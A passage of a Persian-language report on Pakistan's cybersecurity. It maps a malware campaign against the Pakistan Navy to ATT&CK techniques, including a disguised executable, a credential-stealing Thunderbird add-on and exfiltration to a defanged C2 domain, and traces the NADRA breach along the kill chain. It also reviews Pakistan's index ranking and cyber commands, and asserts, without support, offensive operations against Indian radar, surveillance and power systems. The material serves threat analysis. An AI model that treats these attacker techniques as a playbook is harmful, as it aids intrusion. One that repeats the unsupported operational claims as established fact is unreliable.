اجرا	اجرا توسط کاربر: فایل مخرب T۱۲۰۴/۰۰۲	فایل های افزونه مخرب نیاز به نصب دستی توسط کاربر در کلاینت ایمیل Thunderbird دارند. فایل -Employee Information-PakNavy.exe (Sync-Scheduler) به اجرای فایل توسط قربانی وابسته است
اجرا	ابزار مدیریت ویندوز T۱۰۴۷	Sync-Scheduler از رابط مدل شیء مولفه به نام IWbemLocator برای اجرای ۳۲ WinSELECT * FROM ComputerSystemProduct به منظور جمع آوری شناسه منحصر به فرد جهانی (UUID) سیستم استفاده می کند
اجرا	ماژول های مشترک T۱۱۲۹	Wininet.dll از Sync-Scheduler LdrLoadDll برای بارگذاری استفاده می کند
گریز از دفاع	آشکار سازی/رمزگشایی فایل ها یا اطلاعات T۱۱۴۰	Sync-Scheduler از عملیات XOR برای رمزگشایی رشته ها در زمان اجرا استفاده می کند تا از شناسایی شدن جلوگیری کند
گریز از دفاع	آشکار سازی/رمزگشایی فایل ها یا اطلاعات T۱۱۴۰	دشمن از تابع atob برای رمزگشایی آدرس C۲ از Base۶۴ در داخل فایل افزونه مخرب استفاده می کند
گریز از دفاع	جعل هویت T۱۶۵۶	دشمن هویت خود را به عنوان کارکنان کلیدی نیروی دریایی پاکستان و دولت جعل کرده تا جامعه هدف را فریب دهد که بدافزار را دانلود کنند

تاکتیک	تکنیک/زیرتکنیک	توضیحات
گریز از دفاع	جعل کردن: جعل وظیفه یا سرویس T۱۰۳۶,۰۰۴	دشمن وظایف زمان‌بندی‌شده‌ای ایجاد می‌کند که نام آن‌ها مشابه نرم‌افزارهای معمول ویندوز مانند OneDrive، WindowsUpdate، Skype و EdgeUpdateTaskMachine است تا با وظایف قانونی سیستم ترکیب شوند و از شناسایی شدن آن‌ها جلوگیری شود
گریز از دفاع	جعل کردن: جعل نوع فایل T۱۰۳۶,۰۰۸	فایل exe Employee-Information-Pak-Navy-۲۰۲۴ به‌عنوان یک فایل Excel جعل می‌شود
گریز از دفاع	فایل‌ها یا اطلاعات مخفی‌شده: انتخاب رابطه‌های برنامه‌نویسی کاربردی (API) در زمان اجرای بدافزار (به‌صورت دینامیکی) T۱۰۲۷,۰۰۷	دشمن از انتخاب و فراخوان رابط‌های برنامه‌نویسی کاربردی در حین اجرای بدافزار برای پنهان کردن ویژگی‌ها و عملکردهای بدافزار استفاده می‌کند
گریز از دفاع	فایل‌ها یا اطلاعات مخفی‌شده: فایل رمزنگاری/کدگذاری شده T۱۰۲۷,۰۱۳	Sync-Scheduler قبل از استخراج اطلاعات به packageupdates[.]net، محتوای فایل‌هایی را که پیدا می‌کند با استفاده از الگوریتم رمزنگاری Tiny Encryption Algorithm (TEA) رمزنگاری می‌کند
جمع‌آوری، دسترسی به اطلاعات ورود کاربران ^۱	ضبط داده‌های ورودی: ضبط داده‌های ورودی از رابط کاربری گرافیکی T۱۰۵۶,۰۰۲ (GUI) ^۲	دشمن با استفاده از یک فرم ورود تقلبی که در داخل فایل افزونه Thunderbird قرار داده شده است نسبت به شبیه‌سازی فیلدهای ورودی قانونی اقدام کرده و اطلاعات ورود کاربران را جمع‌آوری کرده و به سرور C۲ ارسال می‌کند
کشف	کشف فایل‌ها و دایرکتوری‌ها T۱۰۸۳	Sync-Scheduler به جستجو در سیستم فایل قربانی می‌پردازد تا فایل‌هایی با پسوندهای .pdf، .docx، .doc، .zip، .xls، .xlsx، .ppt، .pptx را شناسایی کند
جمع‌آوری	جمع‌آوری خودکار T۱۱۱۹	Sync-Scheduler پس از اجرا به‌طور خودکار فایل‌ها را جمع‌آوری و رمزنگاری کرده و به packageupdates[.]net ارسال می‌کند

1. Credential Access
2. Graphical User Interface

تاکتیک	تکنیک/زیرتکنیک	توضیحات
جمع‌آوری	داده‌های مرحله‌بندی‌شده: مرحله‌بندی داده‌های محلی T۱۰۷۴,۰۰۱	فایل Employee-Information-PakNavy.exe از پوشه "AppData\Roaming\System" برای مرحله‌بندی فایل‌های رمزنگاری‌شده به منظور انتقال آن‌ها استفاده می‌کند
فرمان‌دهی و کنترل ^۱	پروتکل لایه کاربردی: پروتکل‌های وب T۱۰۷۱,۰۰۱	Sync-Scheduler از پروتکل HTTP برای ارتباط با سرور استفاده می‌کند
سرقت اطلاعات ^۲	انتقال اطلاعات از طریق کانال T۱۰۴۱C۲	Sync-Scheduler فایل‌های رمزنگاری‌شده با الگوریتم Tiny Encryption Algorithm (TEA) را به سرور C۲ ارسال می‌کند

♦ تحلیل فرآیند هک‌شدن پایگاه داده سازمان ملی ثبت احوال و پایگاه داده

پاکستان در چارچوب زنجیره کشتار سایبری

در این بخش، حمله به پایگاه داده سازمان ملی ثبت احوال و پایگاه داده (NADRA) در چارچوب زنجیره کشتار سایبری توصیف می‌شود. این چارچوب مراحل مختلف حمله سایبری را دسته‌بندی می‌کند و هر مرحله در حمله سایبری نقش خاصی دارد. در این چارچوب، هفت مرحله وجود دارد که عبارتند از: شناسایی، آماده‌سازی ابزار، تحویل، بهره‌برداری، نصب، فرماندهی و کنترل، و اقدامات بر روی اهداف.

شناسایی: این مرحله نخستین گام در زنجیره کشتار سایبری است که شامل جمع‌آوری اطلاعات درباره هدف است. در این حمله، هکرها ابتدا به دنبال تمامی پروفایل‌های شخصی کارکنان و مدیران سازمان ملی ثبت احوال و پایگاه داده پاکستان در شبکه‌های اجتماعی بودند و سپس سایت این سازمان را مورد ارزیابی آسیب‌پذیری

1. Command-and-Control
2. Exfiltration

قرار دادند. آن‌ها از ابزارهایی برای بررسی جزئیات سایت و کشف آسیب‌پذیری‌ها مانند تزریق کد SQL^۱ استفاده کردند.

آماده‌سازی ابزار^۲: در این مرحله، مهاجم حمله‌ای را که با توجه به تمامی اطلاعات جمع‌آوری‌شده در مرحله اول انتخاب کرده، به اجرا در می‌آورد. در این مرحله، مهاجم می‌تواند بدافزار ویژه خود را برای آلوده کردن سایت بسازد یا از حملات متعارف مانند تزریق کد SQL، سرریز بافر^۳ یا اسکریپت بین‌سایتی (XSS)^۴ استفاده کند. هکرها در حمله به سازمان ملی ثبت احوال و پایگاه داده پاکستان از بدافزارهایی همچون تزریق کد SQL و اسکریپت‌های مخرب استفاده کردند.

تحویل^۵: در این مرحله، مهاجم اولین حرکت خود را برای آغاز حمله انجام می‌دهد. روش‌های مختلفی برای به‌کارگیری ابزار در سیستم آلوده وجود دارد که شامل اتصال فلش، حمله مستقیم با اسکریپت مخرب روی شبکه، مهندسی اجتماعی و استفاده از تکنیک‌هایی مانند فیشینگ و فیشینگ صوتی می‌شود. در حمله به سازمان ملی ثبت احوال و پایگاه داده پاکستان، تحویل از طریق اسکریپت‌های مخرب روی سایت و بهره‌برداری از آسیب‌پذیری‌هایی مانند تزریق کد SQL و اجرای اسکریپت‌های ویژه صورت گرفت.

بهره‌برداری^۶: در این مرحله، مهاجم پس از تحویل سلاح خود به سیستم هدف به‌طور غیرمجاز به آن دسترسی پیدا می‌کند و انواع فعالیت‌های مخرب مانند سرقت اطلاعات محرمانه یا تخریب ظاهر وب‌سایت را انجام می‌دهد. در حمله به سازمان ملی ثبت احوال

-
1. SQL Injection
 2. Weaponization
 3. Buffer Overflows
 4. Cross-site Scripting
 5. Delivery
 6. Exploitation

و پایگاه داده پاکستان، هکرها به پایگاه داده این سازمان از طریق اسکریپت‌های مخرب دسترسی غیرمجاز پیدا کرده و اطلاعات شخصی میلیون‌ها شهروند پاکستانی را سرقت کردند.

نصب: در این مرحله، مهاجم بدافزار خود را در دستگاه یا سرور قربانی نصب کرده و اسکریپت مخرب خود را اجرا می‌کند که می‌تواند داده‌های محرمانه را به سرور مهاجم ارسال کند. در حمله به سازمان ملی ثبت احوال و پایگاه داده، مرحله نصب به این صورت بود که هکرها تمامی اطلاعات شخصی مانند نام، کارت شناسایی ملی کامپیوتری، آدرس‌ها و اثرانگشت‌های کاربران را به لپ‌تاپ خود در کراچی ارسال کردند.

فرماندهی و کنترل: در این مرحله، مهاجم به‌طور کامل کنترل قربانی را به‌دست می‌آورد و در این حالت می‌تواند وب‌سایت را دچار اختلال کرده و خدمات آن را مختل کند. البته این کار باعث می‌شود سازمان متوجه شود که وب‌سایت هک شده است. راه دیگر این است که مهاجم یک برنامه بک‌دُر (در پشتی)^۲ در وب‌سایت هدف نصب می‌کند تا در آینده هر زمان که خواست به‌صورت غیرمجاز به آن دسترسی پیدا کند. در این صورت، فرد یا سازمان هرگز متوجه نمی‌شود که وب‌سایت دچار مشکل شده است. در حمله به سازمان ثبت احوال و پایگاه داده، هکرها یک برنامه بک‌دُر نصب کردند و اجازه ندادند مقامات از هک شدن وب‌سایت سازمان مطلع شوند. آن‌ها نیز تا قبل از این که ردپای فعالیت‌های مشکوک در بازارهای دارک وب مشاهده شد، به این موضوع پی نبرده بودند.

1. Installation

2. Backdoor

بک‌دُرها برنامه‌هایی هستند که به مجرمان سایبری یا مهاجمان امکان دسترسی از راه دور به رایانه‌ها و سیستم‌ها را می‌دهند. درواقع، مهاجمان بعد از نفوذ اولیه به سیستم با نصب بک‌دُر یک مسیر مخفی برای دسترسی آینده به سیستم ایجاد می‌کنند.

اقدامات بر روی اهداف: این آخرین مرحله از زنجیره کشتار سایبری است. در این مرحله، مهاجم پس از تکمیل حمله، اقداماتی مانند پنهان کردن ردپاها و حذف لاگ‌ها و همچنین نظارت بر این که چه مقدار داده به دستگاه مهاجم منتقل شده و چه مقدار هنوز باقی‌مانده است را انجام می‌دهد. در حمله سایبری به سازمان ملی ثبت احوال و پایگاه داده، هکرها فقط نسخه‌هایی از داده‌های ذخیره‌شده در سرور را ایجاد کردند و پس از انجام این کار، ارتباط خود را با سرور وب‌سایت قطع کردند [۷۸].



وضعیت پاکستان در زمینه امنیت سایبری

در این بخش، رتبه پاکستان در شاخص جهانی امنیت سایبری، نقاط قوت و نقاط ضعف و چالش‌های پیش‌روی پاکستان در حوزه امنیت سایبری و راهکارهای مقابله با نقاط ضعف و چالش‌های پاکستان در این حوزه را از نظر می‌گذرانیم تا بدین‌ترتیب بتوان تصویری واضح از وضعیت امنیت سایبری این کشور ترسیم کرد.

۱.۳. رتبه پاکستان در شاخص جهانی امنیت سایبری


پاکستان در شاخص جهانی امنیت سایبری (GCI)^۱ اتحادیه بین‌المللی مخابرات (ITU)^۲ در سال ۲۰۲۴ با امتیاز ۹۶/۶۹ از ۱۰۰ در میان کشورهای تراز اول در حوزه امنیت سایبری قرار گرفت که پیشرفت چشمگیری محسوب می‌شد، چراکه این کشور در سال ۲۰۲۰ امتیاز ۶۴/۸۸ از ۱۰۰ را کسب کرده بود.

توسعه و مشارکت پاکستان در این شاخص جهانی براساس پنج رکن اصلی بررسی شده که به هر رکن حداکثر ۲۰ امتیاز اختصاص داده شده است. این کشور در سه رکن اقدامات

1. Global Cybersecurity Index

2. International Telecommunication Union

قانونی^۱، اقدامات سازمانی^۲، و توسعه ظرفیت‌ها^۳ امتیاز کامل ۲۰ را دریافت کرده است که در واقع، نقاط قوت این کشور محسوب می‌شوند. با این حال، این کشور در رکن اقدامات فنی^۴ امتیاز ۱۸/۲۱ و در رکن گسترش همکاری^۵ امتیاز ۱۸/۴۸ را کسب کرده است. این امر نشان می‌دهد که این کشور به منظور تثبیت جایگاه خود همچنان به تقویت زیرساخت‌های فنی دفاع سایبری و گسترش همکاری‌های بین‌المللی و منطقه‌ای خود در این حوزه نیاز دارد. در مجموع می‌توان گفت عملکرد پاکستان بسیار مطلوب و نزدیک به حداکثر بوده است. پاکستان از نظر عملکرد کلی در تراز اول یعنی در دسته کشورهای پیشرو^۶ قرار گرفته است، بدین معنا که این کشور در تعهد به امنیت سایبری شاهد پیشرفت شایانی بوده و به عنوان الگو و مرجع برای سایر کشورها در منطقه قابل طرح است. همانطور که نمودار ۳ نشان می‌دهد، امتیاز پاکستان تقریباً در همه ابعاد بالاتر از میانگین منطقه آسیا-اقیانوسیه بوده و این کشور نسبت به کشورهای همسایه و منطقه آسیا-اقیانوسیه عملکرد بهتری داشته است [۶].



نمودار ۳: مقایسه عملکرد پاکستان با میانگین منطقه در شاخص جهانی امنیت سایبری ۲۰۲۴


منبع: شاخص جهانی امنیت سایبری اتحادیه بین‌المللی مخابرات (۲۰۲۴)

1. Registry Queries
2. Organizational Measures
3. Capacity Development
4. Technical Measures
5. Cooperation Measures
6. Tier: Role- modelling

۲.۳. نقاط قوت پاکستان در حوزه امنیت سایبری

کشور پاکستان علی‌رغم آسیب‌پذیری‌ها و ضعف‌هایی که در زمینه امنیت سایبری دارد (به بخش ۶ رجوع شود)، از مزایایی برخوردار است که وضعیت سایبری آن را تقویت می‌کند (اطلاع‌نگاشت ۲).

اطلاع‌نگاشت ۲: نقاط قوت پاکستان در حوزه امنیت سایبری



همانطور که در اطلاع‌نگاشت ۲ مشاهده می‌شود، یکی از مزایای پاکستان موقعیت جغرافیایی آن است که در نقطه‌ای راهبردی در تقاطع جنوب آسیا، آسیای میانه و غرب آسیا (خاورمیانه) قرار دارد و این موقعیت به آن اجازه می‌دهد که بر جریان داده‌ها در سطح منطقه تاثیر بگذارد.

نقطه‌قوت دیگر آن در مقایسه با کشورهای با بودجه‌های بسیار بیشتر برای قابلیت‌های جنگ سایبری این است که این کشور فرصت‌های متعددی داشته‌است تا جنگ ترکیبی را که در آن عملیات‌های حرکتی با عملیات‌های اطلاعاتی تکمیل می‌شود، تجربه کند. توافق‌های دفاعی همکاری پاکستان با کشورهای دوست و نزدیک نیز امکان دسترسی به آموزش‌های تخصصی، اطلاعات مشترک و خرید فناوری را برای این

کشور فراهم می‌آورد که بدین ترتیب، توانمندی‌های آن را بدون افزایش هزینه به میزان قابل توجهی مضاعف می‌کند.

دیگر مزایای پاکستان توانمندی‌های دفاعی و تهاجمی آن در عرصه سایبری است. پاکستان از میانه دهه ۲۰۱۰ به جای تمرکز صرف بر توانمندی‌های دفاع سایبری به سمت توسعه توانمندی‌های تهاجمی برای مقابله با تهدیدهای آتی حرکت کرده است. توانمندی‌های دفاعی سایبری این کشور در دهه گذشته تحولات زیادی داشته است. این کشور از شبکه‌های نظامی امن و حفاظت‌شده‌ای برخوردار است که از هرگونه نفوذ از راه دور جلوگیری می‌کنند و به عبارتی، تمام داده‌های حساس با استفاده از فایروال‌های پیچیده و سیستم‌های تشخیص نفوذ لایه‌ای محافظت می‌شوند. علاوه بر این، مراکز عملیات امنیتی (SOCs)^۱ می‌توانند تضمین کنند که هرگونه ناهنجاری به صورت آنی (در زمان واقعی) قبل از بروز آسیب جدی شناسایی و خنثی شود.

پاکستان از سیستم‌های هوش مصنوعی برای بخش دفاعی خود استفاده می‌کند که همانند رادارهای پیشرفته در هواپیماها عمل کنند، بدین معنا که تهدیدها را سریع‌تر شناسایی کرده، مسیرهای حمله احتمالی را پیش‌بینی کرده و به صورت خودکار اقداماتی برای مقابله با آن‌ها انجام دهند. این کشور همچنین با بهره‌گیری از یادگیری ماشینی در این حوزه می‌تواند میلیون‌ها داده تصادفی را به صورت آنی (در زمان واقعی) جستجو کند و ناهنجاری‌هایی که از نگاه تحلیل‌گران پنهان مانده است را شناسایی کند و در فضای جنگ اطلاعاتی به صورت سریع و دقیق به مقابله با عملیات‌های تبلیغاتی دشمن بپردازد. از توانمندی‌های تهاجمی پاکستان نیز باید به سیستم‌هایی اشاره کرد که می‌توانند اختلال هدفمند در ارتباطات دشمن ایجاد کنند، به شبکه‌های امن نفوذ کرده و اطلاعات

1. Security Operations Centers

جمع‌آوری کنند، و اقداماتی تاکتیکی در جنگ اطلاعاتی انجام دهند تا با تبلیغات خصمانه مقابله کنند. گفتنی است این تیم‌های حمله سایبری نیز مانند نیروهای ویژه در جنگ‌های متعارف و غیردیجیتال در سکوت عمل می‌کنند، دقیق ضربه می‌زنند و بدون برجای گذاشتن هیچ رد دیجیتالی ناپدید می‌شوند [۸۶].

این کشور همچنین با تشکیل فرماندهی‌های سایبری در ارتش و نیروی هوایی گامی جدی برای دفاع از زیرساخت‌های حیاتی و استفاده از فضای مجازی به‌عنوان یک ابزار بازدارنده و تهاجمی برداشته است [۵۳]. در ادامه به معرفی مختصر فرماندهی سایبری ارتش و فرماندهی سایبری نیروی هوایی پاکستان پرداخته می‌شود.

◆ فرماندهی سایبری ارتش

ارتش پاکستان^۱ در سال ۲۰۲۲ به‌طور رسمی فرماندهی سایبری^۲ خود را تاسیس کرد. ژنرال قمر جاوید باجو^۳، رئیس ستاد ارتش، در بازدید از بخش سایبری و مرکز فناوری‌های نوظهور ارتش^۴ که هر دو از اجزای اصلی فرماندهی سایبری ارتش هستند تاکید کرد که جنگ‌های آینده بر پایه قدرت سایبری و تسلیحات پیشرفته شکل می‌گیرند و پاکستان باید در این عرصه ظرفیت‌سازی کند. وی همچنین در زمان بازدید از بخش سایبری تاکید کرد که فرماندهی سایبری ارتش پاکستان قرار است به‌تدریج به سطح سه‌گانه نیروهای مسلح (نیروی زمینی، نیروی هوایی و نیروی دریایی) متصل شود و همچنین بخشی از ابتکارهای ملی سایبری باشد تا هماهنگی و هم‌افزایی در سطح ملی ایجاد شود [۵۴].

به‌طور کلی، ارتش دفاع از سامانه‌های حیاتی، شناسایی آتی تهدیدها و واکنش سریع از طریق اقدامات متقابل برای خنثی کردن حملات اهداف اصلی فرماندهی سایبری به‌شمار

1. Pakistan Armed Forces
2. Army Cyber Command
3. General Qamar Javed Bajwa
4. Army Center of Emerging Technologies

می‌آیند. این واحد تخصصی در کنار تیم ملی پاسخ فوری سایبری (PkCERT)، بخش جرایم سایبری^۱ سازمان تحقیقات فدرال (FIA) و دیگر نهادهای ملی فعالیت می‌کند و تاکنون توانسته است چندین کارزار بزرگ فیشینگ علیه سامانه‌های ایمیل دولتی را خنثی کند [۵۳].

◆ فرماندهی سایبری نیروی هوایی

فرماندهی سایبری نیروی هوایی پاکستان^۲ یک واحد عملیاتی تخصصی است که بر دفاع سایبری، جنگ الکترونیک و توانمندی‌های تهاجمی سایبری متمرکز است. این فرماندهی نقش حیاتی در حفاظت از زیرساخت‌های دیجیتالی نظامی شامل لینک‌های داده جنگنده‌ها، شبکه‌های راداری، ارتباطات ماهواره‌ای و سامانه‌های فرماندهی و کنترل ایفا می‌کند. علاوه بر نقش دفاعی، فرماندهی سایبری نیروی هوایی یک نیروی تهاجمی راهبردی محسوب می‌شود که توانایی اجرای حملات سایبری آبی علیه شبکه‌های دشمن را دارد.

در زمان درگیری با هند، فرماندهی سایبری نیروی هوایی پاکستان توانست سامانه‌های راداری نیروی هوایی هند را مختل کرده و ارتباطات رمزگذاری شده بین هواپیماهای هندی و ایستگاه‌های زمینی را دچار اختلال کند که این امر موجب کاهش هماهنگی و تأخیر در واکنش هوایی آن‌ها شد. هم‌زمان، واحدهای سایبری پاکستان به سامانه‌های نظارتی برخی تاسیسات کلیدی نظامی هند نفوذ کردند و به صورت غیرمجاز به تصاویر و صداها زنده دسترسی پیدا کردند. این اقدام باعث شد تا تیم‌های اطلاعاتی پاکستان بتوانند جلسات فرماندهی و جابه‌جایی نیروهای هندی را به صورت آبی و در لحظه رصد کنند و برتری قابل توجهی در آگاهی محیطی و برنامه‌ریزی راهبردی به دست آورند.

۱. این بخش در سال ۲۰۲۵ به نهادی مستقل تحت عنوان سازمان ملی تحقیقات جرایم سایبری پاکستان (NCCIA) ارتقا یافته است.

2. Pakistan Air Force Cyber Command

یکی از عملیات‌های شاخص این فرماندهی، حمله سایبری به شبکه برق ارتش هند بود که موجب خاموشی موقت پایگاه‌های هوایی و مراکز لجستیکی شد و چرخه عملیات و نگهداری هواپیماها را مختل کرد. این عملیات همگام با فعالیت‌های نظامی متعارف اجرا شد و اثرگذاری آن‌ها را چند برابر کرد و در ساختار فرماندهی هند در ساعات حساس اولیه جنگ سردرگمی و تأخیر ایجاد کرد.

از این رو، با گسترش دامنه جنگ‌ها به حوزه داده، فضا و الکترومغناطیس می‌توان انتظار داشت که فرماندهی سایبری نیروی هوایی پاکستان به رکن اصلی راهبرد جنگ یکپارچه کشور تبدیل شود. عملیات‌های آینده ممکن است شامل از کار انداختن توان رصد ماهواره‌ای دشمن، مختل کردن سامانه‌های دفاعی خودکار و هماهنگی با پلتفرم‌های هوش مصنوعی برای ایجاد اثرات همزمان سایبری- فیزیکی باشند. این بخش تخصصی همچنین مأموریت‌هایی همچون حفاظت از سامانه‌های پدافند هوایی پاکستان در برابر حملات سایبری دشمن، تقویت جنگ الکترونیک از طریق هدف قرار دادن رادارها، پهپادها و ماهواره‌های دشمن، ایجاد توانایی برای کور کردن یا اختلال در سامانه‌های دشمن پیش از حملات هوایی واقعی و همچنین تقویت دفاع از دارایی‌های هسته‌ای و راهبردی را در دستور کار خود دارد.

شایان ذکر است فرماندهی سایبری نیروی هوایی پاکستان در صورت بروز درگیری می‌تواند تاثیرات قابل توجهی بر توان رزمی هند اعمال کند که به عنوان نمونه می‌توان به موارد زیر اشاره کرد:

- ایجاد اختلال در سامانه یکپارچه فرماندهی و کنترل هوایی هند (IACCS)^۱ که هماهنگی عملیاتی نیروی هوایی را تضعیف می‌کند؛
- اختلال در عملکرد پهپادها، رادارها و ارتباطات ماهواره‌ای که دسترسی و دید اطلاعاتی

1. Integrated Air Command and Control System of India

دشمن را کاهش می‌دهد؛ و - اجرای عملیات سایبری علیه سامانه‌های رسانه‌ای و شبکه‌های اطلاع‌رسانی هند که می‌تواند موجب سردرگمی، انتشار اطلاعات نادرست و تضعیف روحیه و تصمیم‌گیری در سطوح مختلف شود [۵۵].

۳.۳. نقاط ضعف و چالش‌های پیش‌روی پاکستان در حوزه امنیت سایبری

ماهیت تهدیدهای سایبری که کشورهای جنوب آسیا با آن‌ها روبرو هستند، تفاوت زیادی با تهدیدهای کشورهای دیگر در نقاط مختلف جهان از جمله کشورهای توسعه‌یافته ندارد. با این حال، مقیاس و تاثیر این تهدیدها در کشورهای در حال توسعه به سه دلیل عمده به طور قابل توجهی متفاوت است. پاکستان نیز به عنوان یک کشور در حال توسعه در جنوب آسیا با این سه نوع چالش مواجه است [۷۴].

اطلاع‌نگاشت ۳: سه دلیل عمده آسیب‌پذیری کشورهای در حال توسعه در حوزه امنیت سایبری

منازع بودن منطقه ژئوپلیتیکی جنوب آسیا	مقیاس وسیع جمعیت برخظ در جنوب آسیا	ظرفیت ناکافی کشورهای در حال توسعه برای مقابله با تهدیدهای سایبری و کمبود آگاهی عمومی از بهداشت امنیت سایبری	
--	---	--	--


همانطور که در اطلاع‌نگاشت ۳ قابل مشاهده است، دلیل اول این است که کشورهای توسعه‌یافته ابتدا دیجیتالی شدند و در دهه گذشته با مجموعه‌ای از تهدیدهای سایبری مواجه شدند. این کشورها در حالی که این تهدیدها را تجربه می‌کردند، نهادهای دولتی و بخش خصوصی آن‌ها مجموعه‌ای از سازوکارهای نهادی را به کار گرفتند که زندگی را برای مهاجمان سایبری دشوارتر کرد. با توجه به نوپایی زیست‌بوم دیجیتال و حکمرانی آن در کشورهای در حال توسعه، مهاجمان حالا توجه خود را به کشورهای معطوف کرده‌اند که ظرفیت دولت‌ها برای مقابله با تهدیدهای سایبری و آگاهی عمومی از بهداشت امنیت سایبری هنوز در حال پیشرفت است.

دوم، مقیاس وسیع جمعیت برخط در جنوب آسیا مقابله با تهدیدهای سایبری را به چالشی بزرگ تبدیل کرده است و همین حجم عظیم جمعیت باعث شده تا حجم و تنوع حوادث به طور چشمگیری افزایش یابد.

سوم، جنوب آسیا یک منطقه ژئوپولیتیکی متنازع است. شکاف های روابط هند و پاکستان باعث حملات سایبری متقابل توسط بازیگران غیردولتی حمایت شده از سوی دولت ها شده است که به تازگی در بحران ماه می ۲۰۲۵ نیز مشاهده شد [۷۴].

از طرف دیگر، چالش هایی نیز مختص به خود کشور پاکستان وجود دارد که در این بخش بررسی می شود. پاکستان با وجود تمامی اقداماتی که در راستای تقویت امنیت سایبری انجام داده است همچنان با مجموعه ای از چالش های داخلی روبه رو است که مانع تحقق تاب آوری سایبری و ایجاد یک ساختار موثر امنیت سایبری در این کشور می شوند. در این بخش با بررسی این ضعف ها و چالش ها سعی شده است زمینه را برای تدوین توصیه ها و راهکارهای عملی جهت تقویت امنیت سایبری این کشور فراهم کرد.

اطلاع نگاشت ۴: نقاط ضعف پاکستان در زمینه امنیت سایبری



همانطور که در اطلاع‌نگاشت ۴ ذکر شده است، آسیب‌پذیری زیرساخت‌های حیاتی پاکستان یکی از ضعف‌های اصلی آن است [۷۵]. استانداردهای امنیت سایبری زیرساخت‌های غیرنظامی و حیاتی پاکستان- اعم از شبکه‌های برق، بیمارستان‌ها، سیستم‌های حمل‌ونقل یا بانکداری- به هیچ‌وجه با استانداردهای امنیت سایبری زیرساخت‌های نظامی این کشور هم‌خوانی ندارند که همین امر منجر به آسیب‌پذیری آن‌ها در جنگ احتمالی می‌شود. به زبان نظامی، زیرساخت‌های حیاتی پاکستان به مثابه اهداف نرم دفاع ملی محسوب می‌شوند که هک کردن و کنترل آن‌ها آسان است. از این رو، دشمنان که از این نابرابری آگاه هستند ترجیح می‌دهند اموال بخش غیرنظامی را هدف قرار دهند تا رعب و وحشت ایجاد کنند، ثبات اقتصادی را مختل کنند و فشار سیاسی به کشور وارد کنند، بدون آنکه وارد حدی شوند که منجر به واکنش نظامی مستقیم شود. بنابراین، تقویت زیرساخت‌های غیرنظامی و حیاتی یک اولویت ثانویه نیست، بلکه بخشی از خط‌مقدم در برابر جنگ‌های ترکیبی نوین است [۸۶]. کمیته روابط خارجی سنای پاکستان نیز درباره آسیب‌پذیری این زیرساخت‌های حیاتی کشور در برابر حملات سایبری خارجی هشدار داده و توصیه کرده است که دولت باید با ایجاد مراکز تحقیق و توسعه سایبری تلاش بیشتری برای حفاظت از مرزهای سایبری پاکستان انجام دهد [۷۵].

یکی دیگر از چالش‌ها و آسیب‌پذیری‌های موجود در ساختار امنیت سایبری پاکستان شامل کمبود نیروی متخصص در حوزه امنیت سایبری و همچنین کمبود آگاهی میان کاربران و افرادی است که سیستم‌های سایبری کلیدی را مدیریت می‌کنند [۷۴]. توانمندی‌های سایبری پاکستان را بیش از هر چیز نیروی انسانی آن تعریف می‌کند. هر ساله هزاران فارغ‌التحصیل رشته فناوری اطلاعات در پاکستان پرورش پیدا می‌کند،

1. Pakistan's Senate Foreign Affairs Committee

